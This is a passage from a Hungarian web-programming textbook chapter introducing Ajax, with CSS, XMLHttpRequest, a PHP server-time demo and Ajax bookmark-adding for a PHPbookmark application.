Az XHTML-ről a <http://www.w3.org/TR/xhtml1/> oldalon olvashatunk bővebben.

Cascading Style Sheets (CSS)

A Cascading Style Sheets (CSS) programnyelvet arra használjuk, hogy még jobban finomíthassuk statikus, dinamikus vagy Ajaxot támogató weboldalak megjelenítését. Használata lehetővé teszi a fejlesztőknek, hogy egy dokumentumon belül megváltoztassák egy címke, osztály vagy ID (azonosító) definícióját, és a változtatást egyből minden olyan oldalon életbe léptessék, amely arra a stíluslapra mutat. Ezek a definíciók vagy más néven szabályok kiválasztókat (selector), deklarációkat és értékeket tartalmazó különleges formátumot követnek.

- A kiválasztók a HTML címkék nevei, például body vagy h1 (heading 1, azaz 1. szintű címsor).
- A deklarációk maguk a stíluslap-tulajdonságok, például background (háttér) vagy font-size (betűméret).
- Az értékeket a deklarációknak adjuk, lehet például white (fehér) vagy 12pt (12 pont).

Így a következő néhány sor olyan stíluslelem, amely fehér háttérrel definiálja a dokumentum törzsét, a dokumentum kezérszövegét pedig normál vastagságú, 12 pontos Verdana vagy sans-serif (talp nélküli) betűből szedi:

```
body {
    background: white [or #fff or #ffffff];
    font-family: Verdana, sans-serif;
    font-size: 12pt;
    font-weight: normal;
}
```

Ezek az értékek mindaddig érvényben maradnak az oldalon, amíg olyan elemhez nem érünk, amelynek stílusát stíluslapban definiáltuk. Amikor például h1 címkével találkozik a kliens, h1 szöveg fog megjelenni, pontosan úgy, ahogy azt meghatározták számára – valószínűleg a 12 pontosnál nagyobb méretben és bold, azaz félkövér stílusban.

A kiválasztók mellett saját osztályokat és ID-kat is meghatározhatunk a stíluslapon. Az osztályok (amiket adott oldal akár több elemén is használhatunk) és az ID-k (amiket adott oldalon belül csak egyszer használhatunk) segítségével még inkább finomíthatjuk a weboldalon belül megjelenített elemek kinézetét és működését. Ez a finomhangolás különösen fontos lehet az Ajaxot támogatni képes weboldalakon, mert ott dokumentumunk előre meghatározott területein jelenítünk meg távoli szkriptmeghívással lekért új információt.

Az osztályokat a kiválasztókhöz hasonlóan definiáljuk – a definíciók kapcsos zárójelek közé kerülnek, és egymástól pontosvesszővel választjuk el azokat. Nézzük meg például az ajaxterulet nevű osztály definiálását:

```
.ajaxterulet {
    width: 400px;
    height: 400px;
    background: #fff;
    border: 1px solid #000;
}
```

Az ebben a példában szereplő ajaxterulet osztály, amikor div tárolóra (container) alkalmazzuk, egy 400 × 400 képpontos, fehér hátterű, vékony és fehér köronyalú négyzetet hoz létre. A következőképpen használjuk:

```
<div class="ajaxterulet">valamilyen szöveg</div>
```

A stíluslapok használatának legelterjedtebb módszere, hogy létrehozunk egy különálló, az összes stílusdefiníciót tartalmazó fájlt, majd HTML dokumentumunk head elemében hivatkozunk erre a fájtra, például így:

```
<head>
<link rel="stylesheet" href="a_stíluslap.css" type="text/css">
</head>
```

A CSS-ről további információért lásd a <http://www.w3.org/TR/CSS2/> oldalt!

Kliensoldali programozás

A kliensoldali programozás azt követően történik meg böngészőnkön belül, hogy egy oldalt teljes mértékben letöltöttünk a kiszolgálóról. Az összes programozási funkció a kiszolgálóról lekért adatokban helyezkedik el, várva arra, hogy működésbe

lépjén. A kliensoldalon végrehajtott gyakori műveletek közé tartozik szöveg vagy kép egyes részeinek megjelenítése vagy el-rejtése, szöveg vagy kép színének, méretének vagy helyének megváltoztatása, számítások végrehajtása, illetve az ürlapba bevitt felhasználói input ellenőrzése – az előtt, hogy elküldenénk szerveroldali feldolgozásra.

A legelterjedtebb kliensoldali szkriptnyelv a JavaScript – az Ajax „J” betűje. A VBScript is kliensoldali szkriptnyelv, de mivel Microsoft-specifikus, így nyílt forráskódú környezetekben, ahol bármilyen operációs rendszerrel és böngészővel találkozhatunk, nem a legjobb választás.

Szerveroldali programozás

A szerveroldali programozás kategóriájába tartozik a kiszolgálón található minden kód, amit a kliensnek küldendő válasz előtt a kiszolgáló értelmez vagy lefordít. A szerveroldali programozás jellemzően adatbázisokhoz történő szerveroldali kapcsolódásokat foglal magában; az adatbázisnak küldött kérések és az onnan fogadott válaszok ezért a kódok részét képezik.

Ezeket a kódokat bármilyen szerveroldali nyelven megírhatjuk, legyen az Perl, JSP, ASP vagy PHP (a fejezet példáiban nyilvánvaló okokból ez utóbbit használjuk). Mivel a szerveroldali kódra adott válasz általában a szabványos HTML valamelyen változatában leírt adat megjelenítése, a végfelhasználó környezet kevésbé fontos számunkra.

XML és XSLT

Az XML-lel a 33. fejezetben már találkozhattunk, ahol formátumának, szerkezetének és használatának alapjairól is olvashattunk. Az Ajax alkalmazások szempontjából az XML-t – amely egyébként az Ajax „X” betűje – az adatok kicsérélésére, az XSLT-t pedig az adatok kezelésére használjuk. Magukat az adatokat az általunk létrehozott Ajax alkalmazással küldjük, vagy abból keressük vissza.

Az XML-ről a <http://www.w3.org/XML/>, az XSL-ről pedig a <http://www.w3.org/TR/xslt20/> oldalon találunk bővebb leírást.

Ajax alapok

Miután megismerkedtünk az Ajax alkalmazások lehetséges összetevőivel, ebben a részben ezeket az alkotóelemeket összerakva akció közben vizsgálunk meg egy működő példát. Közben egy pillanatra se felejtünk el, hogy az Ajax használatának egyik elősődleges indoka az, hogy a felhasználó műveleteire azonnal, az oldal teljes frissítése nélkül válaszolni képes interaktív weboldalak állítsunk elő!

Hogy elérjék ezt a célt, az Ajax alkalmazások egy további feldolgozási réteggel is rendelkeznek, amely a lekért weboldal és az annak előállításáért felelő webszerver között helyezkedik el. Ezt a réteget Ajax Frameworknek (Ajax keretrendszernek) vagy Ajax Engine-nek (Ajax motornak) szokták nevezni. A keretrendszer feladata, hogy kezelje a felhasználó és a webes kiszolgáló közötti kéréseket, és úgy kommunikáljon ezekkel a kérésekkel és válaszokkal, hogy az ne igényeljen további műveleteket (például az oldal újrarajzolását), illetve ne szakítsa félbe a felhasználó által aktuálisan végzett műveletet (például a görgetést, a kattintást vagy szövegtömb olvasását).

A következő oldalakon arról olvashatunk, hogyan teremtik meg az Ajax alkalmazások egymással együttműködő alkotóelemei a zavartalan felhasználói élményt.

Az XMLHttpRequest objektum

A fejezet korábbi részében esett már szó a HTTP kérésekről és válaszokról, illetve arról, hogyan lehet Ajax alkalmazáson belül kliensoldali programozást használni. A webszerverhez kapcsolódáshoz és az eredeti oldal teljes újratöltése nélküli kérésekhez az XMLHttpRequest nevű speciális JavaScript objektumra lesz szükségünk.

- **Megjegyzés:** Az XMLHttpRequest objektum biztonsági okokból csak az ugyanazon domainen belüli URL-eket tudja meghívni; távoli kiszolgálókat közvetlenül nem hívhat meg.

Az XMLHttpRequest objektumot szokás az Ajax alkalmazások „szívének-lelkének” nevezni, mivel ez az objektum tölti be a kliens kérése és a kiszolgáló válasza közötti átjáró (gateway) szerepét. Rövidesen megtudjuk ugyan, hogy hogyan hozhatjuk létre és használhatjuk az XMLHttpRequest objektum egy példányát, ám ha szeretnénk a témaival bővebben foglalkozni, látni kell a <http://www.w3.org/TR/XMLHttpRequest/> oldalra!

Az XMLHttpRequest objektum több attribútummal rendelkezik, a 34.1 táblázatban olvashatjuk ezeket.

34.1 táblázat: Az XMLHttpRequest objektum attribútumai

Attribútum	Leírás
onreadystatechange	A readyState tulajdonság megváltozása esetén meghívandó függvényt határozza meg.
readyState	A lekérés állapota, amelyet egész számok jelképeznek: 0 (nem inicializált), 1 (töltődik), 2 (be-töltődött), 3 (interaktív) és 4 (befejezett).
responseText	Karakterláncként tartalmazza a válasz által visszaadott adatot.
responseXml	XML formátumú dokumentumobjektumként tartalmazza a válasz által visszaadott adatot.
status	A kiszolgáló által visszaküldött HTTP állapotkód, például 200.
statusText	A kiszolgáló által visszaküldött szöveges HTTP állapot, például OK.

Az XMLHttpRequest objektumnak különböző metódusai is vannak, a 34.2 táblázat ezeket mutatja be.

34.2 táblázat: Az XMLHttpRequest objektum metódusai

Metódus	Leírás
abort()	Leállítja a kérést.
getAllResponseHeaders()	Karakterláncként adja vissza a válaszban lévő összes fejlécet.
getResponseHeader(header)	Karakterláncként adja vissza a header fejléc értékét.
open('method', 'URL', 'a')	Paramétere a HTTP módszert (például POST vagy GET), a cél URL-t, illetve azt határozzák meg, hogy a kérés aszinkron legyen-e (az a igaz) vagy sem (az a hamis).
send(content)	Elküldi a kérést, opcionálisan POST tartalommal.
setRequestHeader('x', 'y')	Paraméter (x) és érték (y) párt állít be, és fejlécként elküldi a kéréssel együtt.

Az XMLHttpRequest osztály használatához először is létre kell hozni egy példányát. Ehhez nem elég csupán a következő kódsort begépelni:

```
var keres = new XMLHttpRequest();
```

Ez ugyan az Internet Explorertől különböző böngészőkön minden további nélkül működne, ám jellemzően mindenki számára elérhető kódot kívánunk írni. Az XMLHttpRequest objektum minden böngészőben működő, új példányának létrehozásához az alábbi JavaScript kódot kell használni:

```
function getXMLHttpRequest() {
    var keres = false;
    try {
        /* Firefoxhoz */
        keres = new XMLHttpRequest();
    } catch (hiba) {
        try {
            /* egyes IE verziókhoz */
            keres = new ActiveXObject("Msxml2.XMLHTTP");
        } catch (hiba) {
            try {
                /* más IE verziókhoz */
                keres = new ActiveXObject("Microsoft.XMLHTTP");
            } catch (hiba) {
                keres = false;
            }
        }
    }
    return keres;
}
```

Ha ezt a JavaScript kódrészletet beírjuk egy `ajax_fuggvenyek.js` nevű fájlba, majd az állományt elhelyezzük kiszolgálónkon, márás leraktuk Ajax függvénykönyvtárunk alapjait.

Ha az `XMLHttpRequest` objektum új példányát kívánjuk létrehozni Ajax alkalmazásunkban, beillesztjük a függvényeket tartalmazó fájlt:

```
<script src="ajax_fuggvenyek.js" type="text/javascript"></script>
```

Ezt követően meghívjuk az új objektumot, és folytathatjuk a kódírást:

```
<script type="text/javascript">
var sajatKeres = getXMLHttpRequest();
</script>
```

A következő részben újabb puzzle darabot adunk hozzá Ajax függvényfájlunkhoz.

Kommunikáció a szerverrel

Az előző részben látott példakóddal minden össze egy új `XMLHttpRequest` objektum létrehozását hajtottuk végre, tényleges kommunikációs feladatra még nem került sor. A következő példában létrehozzuk a kiszolgálónak, egészen pontosan a `szerverido.php` nevű PHP kódnak kérést küldő JavaScript függvényt.

```
function getSzerverIdo() {
    var azOldal = 'szerverido.php';
    var velSzam = parseInt(Math.random()*9999999999999999);
    var azURL = azOldal + "?rand=" + velSzam;
    sajatKeres.open("GET", azURL, true);
    sajatKeres.onreadystatechange = aHTTPValasz;
    sajatKeres.send(null);
}
```

A függvényben a kód első sora létrehozza az `azOldal` nevű változót, és egyúttal a `szerverido.php` értékét rendeli hozzá. Ez a neve a kiszolgálón található PHP kódnak.

A következő sor első ránézésre teljesen feleslegesnek tűnhet, hiszen egy véletlen számot állít elő. Jogsos a kérdés: Mi köze van egy véletlen számnak a szerveridő lekéréséhez? A válasz az, hogy a véletlen számra nem közvetlenül a kód miatt van szükség. Azért hozzuk létre, illetve azért fűzzük hozzá a kód harmadik sorában az URL-hez, hogy elkerüljük az esetleges problémákat, amik a kérés böngésző (vagy proxy) általi gyorsítótárazásából adódhatnak. Ha az URL egyszerűen az lenne, hogy `http://kiszolgalonk/kodunk.php`, az eredmények gyorsítótárra kerülhetnének. Ha viszont `http://kiszolgalonk/kodunk.php?rand=veletlenertek` formában állítjuk elő az URL-t, akkor nem lesz mit gyorsítótárazni, hiszen minden egyes alkalommal más és más URL-t kapunk, miközben ez semmilyen hatással nincs a mögöttes kód működésére.

A függvény utolsó három sora az előző részben látott `getXMLHttpRequest()` függvény meghívásával létrehozott `XMLHttpRequest` objektumpéldány három metódusát (`open`, `onreadystatechange` és `send`) használja.

Az `open` metódust meghívó sorban az alábbi paramétereket láthatjuk: a kérés típusa (`GET`), az URL (a `azURL`), illetve a `true` érték, ami jelzi, hogy aszinkron kéréssel állunk szemben.

Az `onreadystatechange` metódust használó sorban a függvény az objektum állapotának változásakor egy új, `aHTTPValasz` nevű függvényt fog meghívni.

A `send` metódust meghívó sorban a függvény `NULL` tartalmat küld a szerveroldali kódnak.

Most hozzuk létre a `szerverido.php` nevű fájlt, amely a 34.1 példakódban látható kódot kell, hogy tartalmazza!

34.1 példakód: A `szerverido.php` tartalma

```
<?php
header('Content-Type: text/xml');
echo "<?xml version=\"1.0\" ?>
<clock>
    <idestring>A pontos idő ".date('H:i:s')."., a mai dátum pedig ".date('Y.m.d').".</
idestring>
    </clock>";
?>
```

A kód lekéri a PHP date() függvényével a pillanatnyi szerveridőt, majd XML kódolású karakterláncban visszaadja az értéket. A date() függvényt valójában kétszer hívjuk meg: egyszer date('H:i:s'), egyszer pedig date('Y.m.d.') formában. Az előbbi a pillanatnyi szerveridőt adja vissza óra, perc és másodperc formában (24 órás időformátumot használva), az utóbbi pedig a kód meghívásának dátumát év, hónap, nap formában.

Az eredménysztring a következőképpen fog kinézni – annyi különbséggel, hogy a szöglletes zárójelben lévő elemek helyén az aktuális értékeket látjuk:

```
<?xml version="1.0" ?>
<clock>
  <idostring>
    A pontos idő [idő], a mai dátum pedig [dátum].
  </idostring>
</clock>
```

A következő részben létrehozzuk a még hátralévő függvényt (aHTTPValasz()), és kezdünk valamit a kiszolgálón lévő PHP kódolt kapott válasszal.

A kiszolgáló válaszának feldolgozása

Az előző részben látott, a szerveridő lekérésére szolgáló getServerIdo() függvény készén áll, hogy meghívja az aHTTPValasz() függvényt, és feldolgozza a visszakapott karakterláncot. A következő példakód értelmezi a választ, majd előállítja a végselhasználó számára megjelenítendő sztringet:

```
function aHTTPValasz() {
  if (sajatKeres.readyState == 4) {
    if(sajatKeres.status == 200) {
      var idoString =
        sajatKeres.responseXML.getElementsByTagName("idostring")[0];
      document.getElementById('idomegjelenitese').innerHTML =
        timeString.childNodes[0].nodeValue;
    }
  } else {
    document.getElementById('idomegjelenitese').innerHTML =
      '';
  }
}
```

A külső if...else utasítás az objektum állapotát ellenörzi. Ha az állapot nem 4 (befejezett), a kód egy animációt () játszik le. Ha viszont a sajatKeres objektum readyState tulajdonságának értéke 4, a következő ellenőrzéssel azt nézzük meg, hogy a kiszolgáló állapota vajon 200, azaz rendben van-e.

Ha az állapot 200, létrehozzuk az idoString nevű új változót. Ehhez a változóhoz a szerveroldali kód által küldött XML adat idostring elemében tárolt értéket rendeljük, amit a válasz getElementByTagName metódusával keresünk vissza:

```
var idoString = sajatKeres.responseXML.getElementsByTagName("idostring")[0];
A következő lépés ennek az értéknek a megjelenítése a HTML fájlban, annak a CSS által meghatározott területén. Példánkban az idomegjelenitese néven definiált dokumentumelemben fogjuk kiíratni ezt az értéket:
document.getElementById('idomegjelenitese').innerHTML =
  idoString.childNodes[0].nodeValue;
```

Ezzel az ajax_fuggvenyek.js kódunk is elkészült; lásd a 34.2 példakódot!

34.2 Példakód: Az ajax_fuggvenyek.js fájl tartalma

```
function getXMLHttpRequest() {
  var keres = false;
  try {
    /* Firefoxhez */
    keres = new XMLHttpRequest();
  } catch (hiba) {
    try {
```

```

        /* egyes IE verziókhoz */
        keres = new ActiveXObject("Msxml2.XMLHTTP");
    } catch (hiba) {
        try {
            /* más IE verziókhoz */
            keres = new ActiveXObject("Microsoft.XMLHTTP");
        } catch (hiba) {
            keres = false;
        }
    }
}

return keres;
}

function getSzerverIdo() {
    var azOldal = 'szerverido.php';
    velSzam = parseInt(Math.random()*9999999999999999);
    var azURL = azOldal +"?rand="+velSzam;
    sajatKeres.open("GET", azURL, true);
    sajatKeres.onreadystatechange = aHTTPValasz;
    sajatKeres.send(null);
}

function aHTTPValasz() {
    if (sajatKeres.readyState == 4) {
        if(sajatKeres.status == 200) {
            var idoString =
                sajatKeres.responseXML.getElementsByTagName("idostring") [0];
            document.getElementById('idomegjelenitese').innerHTML =
                idoString.childNodes[0].nodeValue;
        }
    } else {
        document.getElementById('idomegjelenitese').innerHTML =
            '';
    }
}

```

A következő részben véglegesítjük a HTML-t, és az alkotóelemeket összerakva létrehozzuk Ajax alkalmazásunkat.

34 Tegyük össze az egészet!

Ahogy a fejezet elején már olvashattuk, az Ajax technológiák kombinációja. Az előző részekben JavaScript és PHP – kliensoldali és szerveroldali programozás – segítségével indítottunk HTTP kérést, illetve dolgoztuk fel az erre kapott választ. A technológiai puzzle hiányzó darabja a megjelenítés: a felhasználó számára látható eredmény előállítása XHTML és CSS használatával.

A 34.3 példákonban az ajaxSzerverIdo.html kódját látjuk; ez a fájl tartalmazza a stíluslemezeket, illetve hívja meg a PHP kódot lefuttató, majd a kiszolgálótól a választ fogadó JavaScript kódot.

34.3 példakód: Az ajaxSzerverIdo.html tartalma

```

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" dir="ltr" lang="en">
<head>
<style>
body {

```

```

background: #fff;
font-family: Verdana, sans-serif;
font-size: 12pt;
font-weight: normal;
}

.displaybox {
width: 300px;
height: 100px;
background-color:#ffffff;
border:2px solid #000000;
line-height: 2.5em;
margin-top: 25px;
font-size: 12pt;
font-weight: bold;
}
</style>

<script src="ajax_fuggvenyek.js" type="text/javascript"></script>
<script type="text/javascript">
var sajatKeres = getXMLHttpRequest();
</script>

</head>

<body>

<div align="center">
<h1>Ajax bemutató</h1>
<p align="center">Ha az egeret a lenti téglalap fölé mozgatja,  

a téglalapban megjelenik az aktuális szerveridő.<br/>
Az oldal nem frissül, csak a téglalap tartalma változik.</p>
<div id="idomegjelenitese" class="displaybox"
onmouseover="javascript:getSserverIdo();"></div>
</div>

</body>
</html>

```

A kód az XHTML deklarációval indul, amit a `<html>` és a `<head>` nyitócímke követ. A dokumentum `head` részébe, `<style></style>` címkék közé kerülnek a stíluslapelemek. A fenti kódban csak két stílust határozunk meg: a `body` címkkén belüli összes tartalom formátumát, illetve a `displaybox` osztályt használó elem formátumát. A `displaybox` osztályt 300 képpont széles és 50 képpont magas, fehér hátterű és fekete körvonálú téglalapként határozzuk meg. A téglalon belüli minden szöveget 12 pontos, félkövér betűvel szedünk.

A stíluslapelemek után, de még a `head` részen belüli köverkezik a JavaScript függvénykönyvtárra mutató hivatkozás:

```
<script src="ajax_fuggvenyek.js" type="text/javascript"></script>
```

Ez után jön a `sajatKeres` nevű új `XMLHttpRequest` objektum létrehozása:

```
<script type="text/javascript">
var sajatKeres = getXMLHttpRequest();
</script>
```

Ekkor lezárjuk a `head` elemet, és elkezdődik a `body`. Ebben csak XHTML kódot találunk. Egy középre igazított `div` elemben van az oldal főcímének szövege (Ajax bemutató), illetve a látogatóknak szánt utasítást, amely szerint az egeret a téglalap fölé mozgatva az aktuális szerveridőt tudják megjeleníteni.

A `div` elem attribútumain belül, `idomegjelenitese` azonosítóval (`id`) láthatjuk a ténylegesen végbemenő műveletet, ami jelen esetben az `onmouseover` esemény kezelője:

```
<div id="idomegjelenitese" class="displaybox"
onmouseover="javascript:getSzerverIdo();"></div>
```


Az `onmouseover` használata azt eredményezi, hogy amikor a felhasználó egere az `idomegjelenitese` nevű `div` által meghatározott terület fölre kerül, a kód a `getSzerverIdo()` JavaScript függvényt hívja meg. A függvény meghívása kérést intéz a kiszolgálóhoz, a kiszolgáló válaszol, az eredményül adódó szöveg pedig megjelenik ebben a `div` elemben.

- **Megjegyzés:** A JavaScript függvényeket sokféléképpen, például ürlap küldés gombjának `onclick` eseményével is meghívhatjuk.


A 34.1, 34.2 és 34.3 ábrán a működésbe lépő kód által kiváltott eseménysort látjuk. Az `ajaxSzerverIdo.html` oldal egyik esetben sem töltődik újra, csak az `idomegjelenitese` nevű `div` tartalma frissül.



34.1 ábra: Az `ajaxSzerverIdo.html` oldal betöltődésekor az utasításokat és egy üres téglalapot látunk.



34.2 ábra: A felhasználó a téglalap fölé mozgatja egerét, ezzel elindítja a kérést; az ikon jelzi, hogy az objektum töltődik.



34.3 ábra: A kiszolgálótól kapott eredmény megjelenik az `idomegjelenitese` nevű `div` területén; ha ismét a téglalap fölé mozgatjuk egerünket, újból meghívjuk a kódot.

Ajax elemek hozzáadása korábbi projektjeinkhez

A könyünk V. részében elkészített projektek egyike sem támogatja alapból az Ajaxot. Az összes projekt úgy épül fel, hogy ürlapot küldünk el, amikre válaszként az oldal újra betöltődik. Ezek az oldalak ugyan dinamikus elemeket tartalmaznak, azonban egyik sem a Web 2.0 korában joggal elvárt felhasználói élményt nyújtja.

Ha Ajax elemeket építettünk volna ezekbe a projektekre, akkor nem azzal foglalkoztunk volna, hogy elsajátítsuk a webes alkalmazások PHP és MySQL használatával történő létrehozásának alapjait. Úgy is fogalmazhatnánk, hogy mielőtt futni szeretnének, meg kell tanulni sétálni. Most viszont már tudunk futni – na jó, legalábbis kogni –, így elkezdhetünk azon gondolkodni, hogyan lehet ezekhez az alkalmazásokhoz Ajax elemeket hozzáadni, illetve hogyan lehet az újonnan létrehozandó alkalmazásainkat Ajax elemek bevonásával felépíteni.

Az Ajax-fejlesztők általában a következőképpen gondolkodnak: melyek a különböző felhasználói műveletek, és milyen oldaleseményeket váltanak ki ezek? Azt szeretnénk például, hogy a felhasználók adott gombra kattintva elküldjék az ürlapot, és továbbmenjenek a következő lépésre, vagy az ürlap valamely elemén (szövegmezőn, választógombon vagy jelölőnégyzeten) az inputfókusz megváltóztatása aszinkron kérést indítson a kiszolgálóhoz? Miután elődtöttük, hogy milyen típusú műveleteket kívánunk kezelni, elkezdhetjük megírni azokat a JavaScript függvényeket, amelyek a kiszolgálónak küldendő kéréseket, illetve a kiszolgálót fogadott válaszokat kezelő PHP kódokat hívják meg.

Az előttünk álló részekben Ajax elemeket adunk a könyv néhány korábbi fejezetében létrehozott kódhoz.

Ajax elemek hozzáadása a PHPbookmark alkalmazáshoz

A *Felhasználói hitelesítés megvalósítása és személyre szabott tartalom megjelenítése* című 27. fejezetben a PHPbookmark nevű alkalmazáson dolgoztunk. A könyvjelzők elmentéséhez, illetve ahhoz, hogy az alkalmazás a más felhasználók által elmentett könyvjelzők közül ajánlani tudjon az oldal látogatóinak, azoknak először regisztrálniuk, majd bejelentkezniük kellett.

Mivel az alkalmazást már létrehoztuk, és egymáshoz szorosan kapcsolódó PHP kódokból és függvénykönyvtárkból áll, első feladatunk azt végiggondolni, hogyan adhatunk meglévő fájlokhoz további elemeket – legyenek azok stíluslapok, JavaScript függvények vagy a műveleteket a kiszolgálói oldalon kezelni képes PHP kódok. A válasz egyszerű: hozunk létre egy-egy külön fájlt a stílusoknak és a JavaScript függvényeknek! Ezt követően adjuk hozzá a 27. fejezet meglévő PHP kódjaihoz a külső fájlokat beillesztő és a JavaScript függvényeket meghívó kódrészleteket! Az esetlegesen most létrehozandó PHP kódokat is az alkalmazás már meglévő fájljaitól külön fogjuk tárolni.

Miután elhatároztuk, hogy hogyan kezeljük az új állományokat, azt is el kell döntenünk, hogy milyen felhasználói funkciót kezelhetünk Ajaxszal. Noha az alkalmazásnak a felhasználói regisztrációt és a bejelentkezést megvalósító részeinél tűnik az Ajax támogatás bevezetése a legkézenfekvőbbnek, helytakarékkossági okokból választásunk a könyvjelzők hozzáadásával és az eltárolt könyvjelzők szerkesztésével kapcsolatos felhasználói funkcióra esett.

Meglévő alkalmazásfájlokat is módosítani fogunk. Éppen ezért célszerű mostani munkánkhoz új könyvtárba átmásolni a 27. fejezet fájljait; minden változtatást ebben az új könyvtárban hajtunk végre, nem pedig a PHPbookmark alkalmazás már működő változatában.

- **Megjegyzés:** Ha mégis a regisztrációt alakítanánk át úgy, hogy támogassa az Ajax működését, akkor egy JavaScript függvény meghívásával olyan PHP kódot futtathatnánk, amely ellenőrzi, hogy a felhasználó e-mail címe és felhasználói neve nem található-e már meg a rendszerben. Ha megtalálható, akkor a függvény hibaüzenetet jeleníthet meg, és a hibás adatok kijavításáig nem engedélyezi a regisztrációs ürlap elküldését.

Újabb fájlok létrehozása

Ahogy már jeleztük, új fájlokkal egészítjük ki az alkalmazás meglévő szerkezetét. Igaz ugyan, hogy ezeket a fájlokat a következő oldalakon egyenként áttekintjük majd, mégis érdemes az egész feladatot átgondolni, mielőtt nekilátunk a munkának.

Feltételezhetjük, hogy minimum két új fájlt létrehozunk majd: egy stílusapot és a JavaScript függvények könyvtárát. Hozzuk létre ezeket most azonnal: a nevük legyen `uj_ss.css` és `uj_ajax.js`! Az új stíluslap (`uj_ss.css`) egyelőre üres lesz, mert még nem definiáltunk új stílusokat, de az `uj_ajax.js` fájlnak tartalmaznia kell a fejezet korábbi részében írt – az összes böngészőben az `XMLHttpRequest` objektum új példányát létrehozni képes – `getXMLHttpRequest()` függvényt. A későbbieken ugyan kiegészítjük még ezeket a fájlokat, de akár már most is feltölthetjük őket webszerverünkre.

A következő lépés az, hogy ezekre a fájlokra mutató hivatkozást szűrünk be a PHPbookmark alkalmazás egyik meglévő megjelenítő függvényébe. Ez garantálja, hogy a stíluslap stílusai, illetve a JavaScript függvény minden elérhető lesz. A 27. feje-

zettből emlékezhetünk rá, hogy a HTML fejlécének kimenetét előállító függvény neve `html_fejlec_letrehozasa()`, és a `kimeneti_fuggvenyek.php` fájlban található.

A fájlnak az új változatát a 34.4 példakódban találjuk.

34.4 példakód: A `html_fejlec_letrehozasa()` függvény kiegészített, az új stíluslapra és a JavaScript függvénykönyvtárra mutató változata

```
function html_fejlec_letrehozasa($oldalcim) {
    // HTML fejléc megjelenítése
    ?>
    <html>
    <head>
        <title><?php echo $oldalcim;?></title>
        <style>
            body { font-family: Arial, Helvetica, sans-serif; font-size: 13px; }
            li, td { font-family: Arial, Helvetica, sans-serif; font-size: 13px; }
            hr { color: #3333cc; }
            a { color: #000000; }
        </style>

        <link rel="stylesheet" type="text/css" href="uj_ss.css"/>
        <script src="uj_ajax.js" type="text/javascript"></script>
    </head>
    <body>
        
        <h1>PHPbookmark</h1>
        <hr />
    <?php
        if($oldalcim) {
            do_html_heading($oldalcim);
        }
    ?>
```

Ha feltöltöttük már az új stílusapot, a JavaScript függvénykönyvtárat és a `kimeneti_fuggvenyek.php` fájlt, és megnyitunk a PHPbookmark alkalmazásban egy új oldalt, az új fájloknak hiba nélkül be kell illesztődniük. A következőkben további stílusokat és kódokat adunk ezekhez a fájlokhoz, hogy Ajax funkciókat valósíthassunk meg velük.

34

Könyvjelzők hozzáadása Ajax-módra

Jelen pillanatban a könyvjelzők hozzáadása akkor valósul meg, amikor a felhasználó megadja a könyvjelző URL-jét, és rákattint az ürlap küldés gombjára. A küldés gombra kattintás egy másik PHP kódot hív meg, amely hozzáadja az ürlapot az adatbázishoz, visszaadja a felhasználó könyvjelzőinek listáját, és jelzi ezzel, hogy az új könyvjelző hozzáadódott. Más szavakkal: újra betölti a szükséges oldalakat.

Az Ajax módszerével megjelenítjük a könyvjelző hozzáadására szolgáló ürlapot, ám a további oldalletöltéseket kiváltó küldés gombra kattintás helyett JavaScript függvényt hívunk meg a háttérben, ami a könyvjelzőt az adatbázishoz hozzáadó és a felhasználónak a választ visszaadó PHP kódot hívja meg. Mindezt anélkül, hogy elhagyná a már betöltött oldalt. Az ilyen működéshez először is a `kimeneti_fuggvenyek.php` fájl `kj_hozzaad_urlap_megjelenitese()` függvényét kell módosítani.

A 34.5 példakód a már kiegészített függvényt mutatja. Eltávolítottuk az ürlap műveletét, hozzáadtuk a beviteli mezőhöz egy `id` (azonosító) értékét, és megváltoztattuk a gomb attribútumait. Ezen kívül a függvényen belülről a `getXMLHttpRequest()` JavaScript függvényt is meghívtuk.

34.5 példakód: A kj_hozzaad_urlap_megjelenitese() függvény kiegészített változata

```
function kj_hozzaad_urlap_megjelenitese() {
    // új könyvjelző hozzáadására szolgáló űrlap megjelenítése
?>
<script type="text/javascript">
var sajatKeres = getXMLHttpRequest();
</script>
<form>
<table width="250" cellpadding="2" cellspacing="0" bgcolor="#cccccc">
<tr><td>Új könyvjelző:</td>
<td><input type="text" name="uj_url" value="http://" size="30" maxlength="255"/></td></tr>
<tr><td colspan="2" align="center">
    <input type="button" value="Könyvjelző hozzáadása"
        onClick=" javascript:ujKonyvJelzoHozzaadasa(); "/></td></tr>
</table>
</form>
<?php
}
```

Vizsgáljuk meg közelebbről az űrlap gombját:

```
<input type="button" value="Könyvjelző hozzáadása"
onClick=" javascript:ujKonyvJelzoHozzaadasa(); "/>
```

Amikor a felhasználó erre a gombra kattint, az onClick eseménykezelő az ujKonyvJelzoHozzaadasa() JavaScript függvényt hívja meg. A függvény kérési intéz a kiszolgálóhoz, egész pontosan ahhoz a PHP kódhoz, amely megpróbálja beilleszteni a rekordot az adatbázisba. Ennek a függvénynek a kódját a 34.6 példakódban olvashatjuk.

34.6 példakód: Az ujKonyvJelzoHozzaadasa() JavaScript függvény

```
function ujKonyvJelzoHozzaadasa() {
    var url = "kj_hozzaadada.php";
    var parameterek = "uj_url=" + encodeURIComponent(document.getElementById('uj_url').value);
    sajatKeres.open("POST", url, true);
    sajatKeres.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    sajatKeres.setRequestHeader("Content-length", parameterek.length);
    sajatKeres.setRequestHeader("Connection", "close");
    sajatKeres.onreadystatechange = hozzaadKJValasz;
    sajatKeres.send(parameterek);
}
```

